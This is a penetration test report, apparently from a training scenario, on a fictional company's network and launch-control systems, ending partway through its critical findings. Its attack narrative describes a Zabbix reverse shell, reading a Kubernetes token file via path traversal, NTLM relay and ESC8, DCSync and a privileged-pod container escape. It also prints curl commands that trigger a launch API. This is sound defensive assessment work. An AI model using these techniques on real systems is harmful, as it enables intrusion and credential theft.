

Orbital Transport

Penetration Test Report 2026

CONFIDENTIAL

SYG Security

04/14/2026

1. TABLE OF CONTENTS

1. TABLE OF CONTENTS **1**
2. INTRODUCTION **2**
2.1 ON-DISCLOSURE STATEMENT 2
2.2 ENGAGEMENT TIMELINE 2
2.3 CONTACT INFORMATION 2
3. ENGAGEMENT OVERVIEW **3**
3.1 EXECUTIVE SUMMARY 3
3.2 RISK ANALYSIS METRIC 4
3.3 RISK ANALYSIS SCALE DEFINITIONS 5
4. STRATEGIC RECOMMENDATIONS **7**
4.1 KEY SECURITY STRENGTHS 7
4.2 KEY AREAS FOR IMPROVEMENT 8
5. TESTING DETAILS **9**
5.1 SCOPE 9
5.2 FINDING STATISTICS 10
5.3 VULNERABILITY REPORT CARD 11
5.4 NETWORK TOPOLOGY 14
5.5 ATTACK NARRATIVE 15
6. TECHNICAL FINDINGS **18**
6.1 CRITICAL-RISK FINDINGS 19
6.2 HIGH-RISK FINDINGS 70
6.3 MEDIUM-RISK FINDINGS 93
6.4 LOW-RISK FINDINGS 109
6.5 INFORMATIONAL FINDINGS 114
7. APPENDIX A: METHODOLOGY **116**
7.1 PENETRATION TESTING EXECUTION STANDARD 116
8. APPENDIX B: ARTIFACTS **117**
9. APPENDIX C: TOOLS **118**

2. INTRODUCTION

2.1 ON-DISCLOSURE STATEMENT

This document contains confidential information proprietary to Orbital Transport (OT) and SYG Security. The distribution of this document to third parties must be approved by OT.

2.2 ENGAGEMENT TIMELINE

DATE	DESCRIPTION
04-01-2026	OT contracted SYG Security to perform a penetration test of the internal network.
04-01-2026	SYG Security performed testing of the OT network and systems.
04-14-2026	SYG Security delivered the initial penetration test report to OT.
04-19-2026	SYG Security is scheduled to give a presentation to the OT executive board.

Table 1. *Engagement timeline*

2.3 CONTACT INFORMATION

Orbital Transport	
Name	Saul Solper
Role	Chief Technology Officer
Email	itsecurity@calpolymissa.org
SYG Security	
Role	Penetration Testing Consultant
Email	rmcastro1@cpp.edu

Table 2. *Contact information*

3. ENGAGEMENT OVERVIEW

3.1 EXECUTIVE SUMMARY

On April 1st, 2026, SYG Security performed a penetration test on Orbital Transports' (OT) corporate network. OT intended to raise their overall cybersecurity posture with a proper internal network penetration test. This security assessment intends to evaluate OT's risk and overall cybersecurity posture by exploring the following areas:

1. Thoroughly investigate the overall security of OT's Kubernetes infrastructure responsible for the company's Desolator cannons
2. Traverse the Active Directory environment responsible for OT's identity management
3. Test different in-house applications that assist in many areas across the network

SYG Security discovered **33** vulnerabilities across **8** systems, of which **73%** were found to present a critical or high risk. Additional statistics can be found in 5.2: Finding Statistics.

SYG Security has discovered that OT has been able to keep up to date with updates and patches in their corporate network, as well as avoided Service Principal Names (SPN) and maintained strong password policies on their Windows environment that could possibly lead to Kerberoast attacks. On the contrary, SYG Security uncovered multiple instances of hardcoded credentials and unauthenticated access that led to the leaking of personally identifiable information (PII) as well as access to important launch control systems.

SYG Security identified systemic issues concerning OT's practices. SYG Security strongly recommends the following top 3 changes to address urgent deficiencies:

1. Implement required authentication to access operational launch sequences
2. Sanitize user inputs throughout the corporate infrastructure to limit lateral movement
3. Clean up programming artifacts that may lead to leakage of confidential information

Overall, SYG Security found OT to be at **immediate and significant risk** of compromise to both the corporate network and OT's connected launch systems. It is imperative that OT remediate its security practices to avoid the compromise of the corporate network and potential endangerment of individuals not related with the business practices of OT.

3.2 RISK ANALYSIS METRIC

SYG Security used the Common Vulnerability Scoring System 4.0[1] (CVSS) to assess the technical impact of discovered vulnerabilities. However, this metric does not take the business impact of vulnerabilities into consideration. Therefore, SYG Security also employed a custom, heuristic risk assessment system to measure overall criticality. The following table outlines SYG Security's criteria for vulnerability rating and highlights the risk level of the engagement findings.

LIKELIHOOD	IMPACT			
	LOW	MEDIUM	HIGH	CRITICAL
LOW	Low	Low	Medium	Medium
MEDIUM	Low	Medium	High	High
HIGH	Low	Medium	High	Critical
CRITICAL	Low	Medium	High	Critical

Table 1. *Heuristic risk matrix used by SYG Security when assigning risk levels to vulnerabilities*

[1] https://www.first.org/cvss/v4.0/specification-document

3.3 RISK ANALYSIS SCALE DEFINITIONS

The following two tables outline SYG Security's criteria for assigning impact and likelihood ratings to technical findings.

SCORE				
CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
10.0 - 9.0	8.9 - 7.0	6.9 - 4.0	3.9 - 0.1	0.0

IMPACT	
CRITICAL	Significant impact to the system or service's confidentiality, integrity, or availability. As well as significant impact to subsequent systems and/or individuals.
HIGH	Significant impact to the system or service's confidentiality, integrity, or availability.
MEDIUM	Affects a limited set of users and/or results in disclosure of sensitive information that could enable further attacks.
LOW	Affects a small number of users and/or results in the disclosure of non-critical information such as verification that a user exists.
INFORMATIONAL	No direct impact to confidentiality, integrity, or availability; includes non-sensitive observations or recommendations that do not independently present exploitable risk.

Table 2. *Impact rating overview*

LIKELIHOOD	
CRITICAL	Requires no or anonymous authentication and can be exploited using publicly available code.
HIGH	Requires low privileges and can be exploited using publicly available code.
MEDIUM	Requires high privileges on a commonly accessible component or requires a custom exploit.
LOW	Requires high privileges on a component with specific deployment/execution requirements or depends on chained exploitation with other vulnerabilities.
INFORMATIONAL	Not applicable. Findings don't reveal any exploitable condition, and no specific attack routes or privilege levels are present.

Table 3. *Likelihood rating overview*

4. STRATEGIC RECOMMENDATIONS

4.1 KEY SECURITY STRENGTHS

4.1.1 Lack of Kerberoastable Service Accounts

During SYG Security's engagement, there was found to be a lack of Kerberoastable service accounts on OT's environment. Accounts that were discovered on the corporate network did not have any Service Principal Name (SPN) registered and followed strong password policies, making it difficult for SYG Security to crack any account credentials. SYG Security recommends OT to continue maintaining a strong password policy to prevent cracking, as well as avoiding registering any SPN's to prevent the extraction of crackable hashes.

4.1.2 Patched Systems and Software Versions

SYG Security observed that OT's corporate network kept up to date with system and software updates. Critical vulnerabilities that rely on out-of-date software such as Zerologon and EternalBlue were not able to be executed on OT's systems, increasing the difficulty of SYG Security's initial access. SYG Security encourages OT to maintain consistency in installing patches and updates to their systems.

4.2 KEY AREAS FOR IMPROVEMENT

4.2.1 Lack of Secure Custom Development

SYG Security observed a trend of weak development throughout OT's network. During the engagement, SYG Security found SAS tokens, legacy passwords, and authorization codes that were left completely visible to unauthorized users in the MySQL database and Gitea repositories. The employee hub was discovered to be vulnerable to SQL injection resulting in the exposure of personally identifiable information (PII). SYG security encourages OT to review their software in order to properly clean up any instances of hardcoded credentials that could increase the risk of security breaches, as well as implementing a Secure Software Development Lifecycle (SDLC) in order to properly address flaws in OT's various applications.

4.2.2 Consistent Reuse of Credentials

SYG Security noticed a consistent reuse of credentials throughout the corporate system. During the engagement, SYG Security discovered multiple instances where previously acquired credentials from the penetration test could be used to bypass security measures on both the launch control panel as well as the authorization center Active Directory (AD). SYG Security recommends that each account on every system has a unique, strong set of user credentials in order to limit any lateral movement that can be performed by threat actors, and that OT employees are trained to follow these policies to prevent future risks.

4.2.3 Unauthenticated Services and Applications

SYG Security found that OT lacks effective access control mechanisms across critical infrastructure. Services such as Gitea, launch control systems, and the employee hub were accessible without authentication, allowing unauthorized users to gain access to critical corporate systems and gain access to personally identifiable information (PII), among other sensitive topics. These misconfigurations not only put the employees and consumers of OT's services at risk, but also could lead to safety hazards and possible loss of life. SYG Security recommends OT establishes strict authentication mechanisms for corporate-side services and applications.

4.2.4 Weak PII Security

SYG Security discovered multiple instances of leaked employee personally identifiable information (PII) throughout the corporate network. Confidential employee information was found on a Gitea repository, as well as on private employee applications that were vulnerable to SQL injection. SYG Security recommends the establishment of policies or mechanisms that improve the safeguarding of confidential employee information.

5. TESTING DETAILS

5.1 SCOPE

SYG Security conducted security testing of OT's infrastructure via an internal penetration test. OT provided SYG Security access to its internal network via RDP, and allocated the following endpoints for SYG Security to perform testing from:

JUMP HOSTS
Kali
192.168.1.109 192.168.1.112-115

Table *4. Network addresses of jump hosts*

OT supplied the network IP ranges shown in Table 9 as the scope for the penetration test. SYG Security limited all testing to the provided ranges and performed no attacks or scans of any systems outside of the ones specified. SYG Security carefully examined each available host within the scope before conducting testing to ensure minimal disruption of the check-in system.

ENGAGEMENT SCOPE
Corporate Network
192.168.1.0/24

Table *5. Network ranges and addresses*

5.2 FINDING STATISTICS




Figure 1. *Chart showing breakdown of vulnerabilities identified based on severity rating*

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
16	8	6	2	1

Table 6. *Total findings by risk category*

5.3 VULNERABILITY REPORT CARD

5.3.1 Technical Findings Report

A report card outlining the technical findings and risk has been supplied below. These findings are further detailed in 6: TECHNICAL FINDINGS.

Finding	Remediation
6.1.1 Unauthorized Desolator Launch via Exposed API & Weak Auth Code	Require authentication to access the application
6.1.2 Overly Permissive CORS Policy	Reconfigure application headers
6.1.3 Unauthenticated IDOR on HR Portal	Implement proper authentication to access the endpoints and remove confidential data fields
6.1.4 SQLi on HR Portal	Parameterize queries for user inputs and hash passwords
6.1.5 Overprivileged Service Principal with Unrestricted Mailbox Access	Revoke certain user privileges and prohibit the sharing of credentials via email
6.1.6 Overly Permissive Azure SAS Token	Remove certificates and establish an Azure Managed Identity
6.1.7 OS Command Injection via Legacy PLC Management Shell	Disable legacy shell and enforce stronger authentication
6.1.8 SSTI via Unsanitized report_label user value	Sanitize user inputs
6.1.9 ADCS ESC8	Disable HTTP on ADCS and enable HTTPS
6.1.10 Zabbix Agent Running as NT AUTHORITY/SYSTEM	Run Zabbix under a least-privilege service account
6.1.11 Root/Admin Password Stored in Gitea	Rotate credentials and enforce repository access controls
6.1.12 Kubernetes Container Escape on Desolators	Implement Pod Security Admission controls and reconfigure cluster-admin roles
6.1.13 Legacy Authentication Protocol Enabled (NTLMv1)	Upgrade Legacy protocol to NTLMv2

6.1.14 Hardcoded Credentials	Limit visibility of sensitive information on client side
6.1.15 World Readable .env Files in /opt	Implement a secrets management solution and rotate exposed credentials
6.1.16 Unauthenticated Path Traversal on HELIX Dashboard	Implement authentication on all endpoints and enforce strict path validation
6.2.1 Credential Reuse on Admin Accounts	Enforce strong password policies
6.2.2 Internal Business Documents in SMB	Lower privileges of user accounts or move files to a more secure location
6.2.3 Unauthenticated Dynamic DNS Update	Reconfigure ExternalDNS deployment
6.2.4 NTLM Relay to RBCD on Authorization-Center	Enable SMB and LDAP signing
6.2.5 Overprivileged HELIX Dashboard Service Account	Perform regular audits and apply the principle of least privilege across deployments
6.2.6 Weak Zabbix Admin Credentials	Enforce strong password policies
6.2.7 Overprivileged Azure Service Principal Role Assignments	Reconfigure Azure role assignments and store sensitive assets in Azure Key Vault
6.2.8 Zabbix RCE	Sanitize user inputs
6.3.1 PetitPotam: CVE 2021-36942	Install proper patches and increase network level access controls
6.3.2 SMB Signing False on Auth Center	Enable SMB signing client-side and server-side
6.3.3 Ldap Signing Disabled on DC	Enabled LDAP channel binding and signing on the Domain Controller
6.3.4 No Pod Security Admission/Policies	Enable Pod Security Admission and apply baseline cluster-wide to all namespaces
6.3.5 Server-Side Request Forgery (SSRF) via Unauthenticated Proxy Endpoint	Replace open proxy and apply a Kubernetes NetworkPolicy to the Dashboard

	6.3.6 LLMNR NBT-NS Poisoning	Disable LLMNR and NBT-NS on all hosts
	6.4.1 Exposed Usernames on Gitea REST API	Implement authentication requirements for API docs
	6.4.2 HTTP Services Throughout Internal Network	Upgrade services to HTTPS
	6.5.1 Outdated Services	Update services to newest patches

Table *7. Summarized and condensed report card for each identified vulnerability*

5.4 NETWORK TOPOLOGY

SYG Security identified 8 hosts within the scope OT provided. Below is a detailed view of the systems SYG Security discovered over the course of the assessment.




Figure 2. *Discovered systems in the network*

5.5 ATTACK NARRATIVE

5.5.1 Reconnaissance

SYG Security began their internal penetration test of the OT systems at 1:00PM on 04/01/2026. SYG Security utilized Some Lone Operator Remakes Program Intended for Nmap (SLORPIN), a custom, lightweight collaborative network scanning framework, to perform their initial reconnaissance on OT's internal network. The framework forwards Nmap scans to a centralized server to provide real-time updates on a private front-end collaboration platform. The team was able to discover 8 reachable hosts within the provided scope. During initial service enumeration, SYG also identified a DNS server that accepted unauthenticated dynamic updates via RFC 2136, allowing any host on the network to modify DNS zone records without credentials.

SYG discovered a Linux machine containing a launch control system. This address was home to an SSH service connecting to a remote system, as well as web pages containing Gitea repositories, an employee hub login page, and an Orbital Transport PIM portal login page. SYG decided to further continue reconnaissance over the Gitea repositories due to lack of authentication, resulting in the finding of multiple instances of hardcoded credentials and tokens allowing SYG to authenticate desolator launches, as well as uncover usernames under the organization.

Among these exposed secrets, SYG discovered an overly permissive Azure Shared Access Signature (SAS) token, which granted unauthorized access to OT's cloud blob storage. This enabled the team to enumerate stored objects, extract a PFX certificate, and authenticate as a service principal to further explore OT's Azure environment, including Key Vault resources containing additional sensitive credentials. Zabbix, a monitoring system for the other machines on the corporate network was also discovered.

Three Kubernetes clusters containing the desolator cannons were also discovered on the corporate network. These clusters were home to multiple HTTP ports that allowed the team to navigate the clusters during the security assessment. SYG was not able to uncover any other low-hanging fruit during their reconnaissance of these machines and continued their search of the corporate network.

SYG also uncovered four Windows machines located under the Active Directory (AD) domain. This too was home to multiple services such as SMB and HTTP. Two workstations, the domain

controller, and an authorization center was all that SYG could reveal during their reconnaissance of the network.

During enumeration of the Windows environment SYG identified that LDAP signing was not enforced on the Domain Controller and NTLMv1 authentication was permitted, conditions that would later be leveraged for authentication relay attacks. BloodHound was used to perform comprehensive Active Directory enumeration, revealing misconfigured access control lists including the svc_pim service account's WriteMembers permission on the Domain Admins group. SMB share enumeration revealed sensitive business documents including financial records, HR documents, and marketing materials accessible to any authenticated domain user. The HELIX telemetry dashboard running on each Desolator node was discovered to expose multiple unauthenticated API endpoints including a configuration endpoint that leaked internal Kubernetes hostnames, pod names, cluster IP ranges, and environment variables without requiring any authentication.

5.5.2 Initial Access

SYG was able to breach the Zabbix web interface using default credentials that had never been changed post-deployment, granting full administrative access to the monitoring platform. Using the Zabbix Scripts functionality SYG executed a reverse shell payload targeting the Zabbix server, obtaining a shell as the Zabbix service account on LAUNCH-CONTROL. Separately, SYG confirmed that the Zabbix agent running on the Domain Controller DC01 and all other Windows hosts executed scripts as NT AUTHORITY\SYSTEM, providing an additional path to immediate full domain compromise via the same default credentials.

SYG successfully logged in to the Gitea repository using both the contract.test account supplied by OT as well as custom accounts that were created by the team on the organization. The contract.test account initially did not have proper authorization to use any services or view any repositories on the Gitea endpoint, and resorted to using the custom accounts in order to further browse through the repositories. SYG was able to login to the OT PIM Portal using the Azure command line in order to access a one-time login code into the system. The employee hub was also breached via SQL injection on the login page, as well as an Insecure Direct Object Reference (IDOR) vulnerability, leading to all employees with a corresponding account having personally identifiable information (PII) such as emails, social security numbers, and addresses leaked in plaintext.

SYG achieved initial access to the AD environment using the contract.test account supplied by OT prior to the security assessment. This allowed the team to login and use services that were supplied by the Windows machines in order to perform internal reconnaissance and begin privilege escalation on all domain-joined systems.

SYG was initially able to gain access to the Kubernetes clusters by accomplishing a path traversal attack against the unauthenticated HELIX dashboard /logs endpoint, reading the helix-dashboard Kubernetes service account directly found from the container filesystem at /var/run/secrets/kubernetes.io/serviceaccount/token.

5.5.3 Privilege Escalation

Multiple attempts were made in order to further increase the level of access to the launch control system, including searching the Gitea repository for any missed information and privilege escalation using user accounts created on the machine. SYG Security eventually gained access to the root account of the system by configuring the privileges of existing user accounts in order to gain access to confidential endpoints within the Gitea instance, containing root and domain administrator credentials in plaintext.

SYG managed to navigate to a .env file containing credentials for an svc_pim account. This user had misconfigured settings that allowed SYG to create a domain admin account on the AD environment and gain full control over all Windows machines. SYG also exploited the Active Directory Certificate Services ESC8 vulnerability by relaying the Domain Controller's NTLM authentication to the ADCS HTTP enrollment endpoint on AUTHORIZATION-CENTER, obtaining a Domain Controller certificate. This certificate was used with Certipy to obtain an NTLM hash enabling a DCSync operation that extracted all domain credential hashes. Additionally SYG confirmed that NTLMv1 authentication was enabled on the Domain Controller and successfully captured the DC01$ machine account NTLMv1 hash via unauthenticated PetitPotam coercion, which is crackable using publicly released Mandiant rainbow tables to recover the underlying NT hash.

In parallel SYG exploited the Azure environment by using the overly permissive SAS token discovered in the public Gitea repository to access the orbitaldatastore blob storage account, downloading a PFX certificate and discovering the ORBITAL-TRANSPORT-MAIL-APP service principal credentials. Authenticating as the mail application SYG used the Microsoft Graph API to read all tenant emails, discovering a 1Password shared link in Jory Saltman's mailbox containing a PIM TOTP secret. This secret was used to activate a 15-minute Domain

Administrator window via the PIM portal, providing an additional independent path to full domain compromise entirely through the Azure attack chain.

SYG also demonstrated an NTLM relay to LDAP attack against AUTHORIZATION-CENTER by coercing its machine account authentication via PetitPotam and relaying it to LDAP on the Domain Controller. With no LDAP signing or channel binding enforced, SYG successfully created a new machine account and granted it Resource-Based Constrained Delegation rights over AUTHORIZATION-CENTER, then used S4U2Proxy to impersonate the Administrator account on the ADCS host.

SYG leveraged the Zabbix shell on LAUNCH-CONTROL to read world-readable `.env` configuration files located in `/opt`, revealing the `svc_pim` Active Directory service account credentials and MySQL database credentials in plaintext. Using the MySQL credentials SYG accessed the Gitea database and elevated the `contract.test` account to Gitea administrator. With Gitea admin access SYG navigated to the LDAP authentication configuration panel and used browser developer tools to reveal the Domain Administrator password stored in the LDAP bind password field in a recoverable format. This single credential provided immediate administrative access to every Windows and Linux host in the Orbital Transport environment due to widespread password reuse.

The stolen token previously mentioned belonged to a service account bound to the `cluster-admin` ClusterRole, granting unrestricted access to all Kubernetes API operations across each cluster. Using this token, SYG created a privileged pod with `hostPID`, `hostNetwork`, and `privileged: true` security context, along with a hostPath volume mount pointing to the root filesystem of the underlying host. By executing into the pod and running `chroot /host`, SYG obtained full root access across all three independent Desolator clusters (DESOLATOR-1, DESOLATOR-2, DESOLATOR-3) using their respective service account tokens, resulting in complete root-level compromise of the entire Orbital Transport launch control infrastructure.

5.5.4 Lateral Movement

Using the Domain Administrator password discovered via the Gitea LDAP configuration, SYG authenticated as Administrator across all domain-joined Windows hosts including DC01, AUTHORIZATION-CENTER, WKS01, and WKS02, as well as all Linux hosts including LAUNCH-CONTROL and all three Desolator clusters using the same reused password. Pass-the-Hash attacks using NTLM hashes obtained from the full NTDS dump provided an

additional authentication path across all hosts without requiring the plaintext password. SYG used the Zabbix agent script execution capability to obtain NT AUTHORITY\SYSTEM shells on DC01 and AUTHORIZATION-CENTER, demonstrating that the monitoring infrastructure itself provided a direct path to the highest privilege level on the most sensitive hosts in the environment.

Within the Azure environment SYG moved laterally from the storage service principal to the mail application service principal by discovering its credentials in the orbital-storage-app-secrets blob container, then from email access to Domain Administrator via the PIM TOTP secret.

Within the Kubernetes environment SYG used the cluster-admin service account token obtained on DESOLATOR-1 to replicate the container escape attack across DESOLATOR-2 and DESOLATOR-3 using their respective tokens, achieving root access on all three nodes.

5.5.5 Closing Enumeration

SYG used the previously breached accounts across the system to do one final sweep of the OT corporate network. SYG proceeded to clean up any remaining files and artifacts that were left on the system.

6. TECHNICAL FINDINGS

6.1 CRITICAL-RISK FINDINGS

6.1.1 Unauthorized Desolator Launch via Exposed API & Weak Auth Code

CVSS Score :	10.0	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
Desolator-1 – 192.168.1.101 Desolator-2 – 192.168.1.102 Desolator-3 – 192.168.1.103	HTTP	80	x

Vulnerability Description:
The Desolator launch system exposes a REST API (POST `/api/v1/desolator/desolator/launch`) via Kubernetes ingress with no authentication mechanism beyond a static authorization code. This weak authorization code was found hardcoded in a Python source file hosted on the internally accessible Gitea repository with no access controls. The API accepts a JSON payload passing in multiple launch arguments including the auth code. The launch API performs no identity verification, no role-based access control, no multi-factor authorization, and no secondary confirmation; a single unauthenticated HTTP request with the weak auth code is sufficient to initiate a launch.

Business Impact Description:
This vulnerability poses a severe risk to the operational safety and system integrity. Exploitation would allow an attacker to initialize unauthorized launch sequences, potentially resulting in physical damage, safety hazards, or **loss of human life**. Additionally, compromise of this system could lead to significant financial loss, regulatory consequences, and reputational damage. The exposure of critical control infrastructure represents a catastrophic failure in security controls.

Likelihood Description:
Exploitation of this vulnerability is critically likely. The vulnerable API is accessible over the network and only requires a launch code that is hardcoded behind an unauthenticated Gitea repository. The vulnerability can be exploited using simple HTTP requests, not requiring tools or user interaction.

MITRE ATT&CK	T1078 - Valid Accounts	M1041 - Encrypt Sensitive Information
	T1189 - Drive-by Compromise	M1013 - Application Developer Guidance

EXPLOITATION DETAILS

1. **Check the status of the desolator and see if it is armed.**

```
curl -sk http://launch.desolator-3.orbital.transport/api/v1/status
```

2. **Launch Desolator 3 (Out of Production)**

```
 curl -sk -X POST
http://launch.desolator-3.orbital.transport/api/v1/desolator/desolator/launch \
  -H "Content-Type: application/json" \
  -d '{
    "auth_code": <AUTH CODE>,
    "latitude": 34.0592,
    "longitude": -117.8208,
    "altitude": 100.0,
    "countdown_sec": 10
  }'
```

3. **Abort the launch sequence safely**

```
curl -sk http://launch.desolator-3.orbital.transport/api/v1/abort
```

```
┌──(root㉿kali)-[/home/kali]
└─# curl -sk -X POST http://launch.desolator-3.orbital.transport/api/v1/desc
  -H "Content-Type: application/json" \
  -d '{
    "auth_code": [redacted],
    "latitude": 34.0592,
    "longitude": -117.8208,
    "altitude": 100.0,
    "countdown_sec": 10
  }'
{"countdown_sec":10,"state":"COUNTDOWN","status":"COUNTDOWN_INITIATED"}

┌──(root㉿kali)-[/home/kali]
└─# curl -sk -X POST http://launch.desolator-3.orbital.transport/api/v1/desc
{"aborted":true,"message":"State changed to ABORT"}
```

Figure *3. A curl request triggering a launch command*

Remediations:

1. SYG recommends OT implement strong authentication and authorization for all API endpoints, remove hardcoded authentication values, and rotate exposed secrets.
2. SYG also recommends OT to restrict API exposure using network segmentation and firewall rules.

Resources:

➔ OWASP API Security Top 10
➔ NIST Guide to Industrial Control Systems Security

END OF FINDING BLOCK

6.1.2 Overly Permissive CORS Policy

CVSS Score :	8.8	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:H/VA:H/SC:L/SI:H/SA:H	Impact:	CRITICAL

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150	launch-control	80	X

Vulnerability Description:
The Launch Control API uses a CORS wildcard for both Access-Control-Allow-Origin and Access-Control-Allow-Headers, disabling the browser's Same-Origin Policy and allowing JavaScript on any webpage to make full cross-origin requests to the API. An employee who visits a malicious or compromised webpage , even while connected to the internal network via VPN would have their browser silently execute attacker-controlled JavaScript that issues API calls to safety-critical endpoints.

Business Impact Description:
An attacker exploiting this misconfiguration could trigger unauthorized launch or abort commands or exfiltrate operationally sensitive telemetry, resulting in potential physical safety incidents, destruction of launch assets valued in the millions, loss of human life, regulatory penalties, and severe reputational damage to Orbital Transport. Exposure of PLC registers, alarm states, and system logs constitutes leakage of proprietary operational data and could disrupt active launch operations, ground the fleet, and erode partner and public trust.

Likelihood Description:
Exploitation likelihood is high because the attack requires only that an employee visit a malicious or compromised webpage while connected to the internal network , no credentials, special tooling, or direct network access is needed. The JavaScript payload to call the API is trivial to construct, and the wildcard CORS combined with the absence of authentication means the browser will execute the requests and

return full responses to the attacker without restriction.

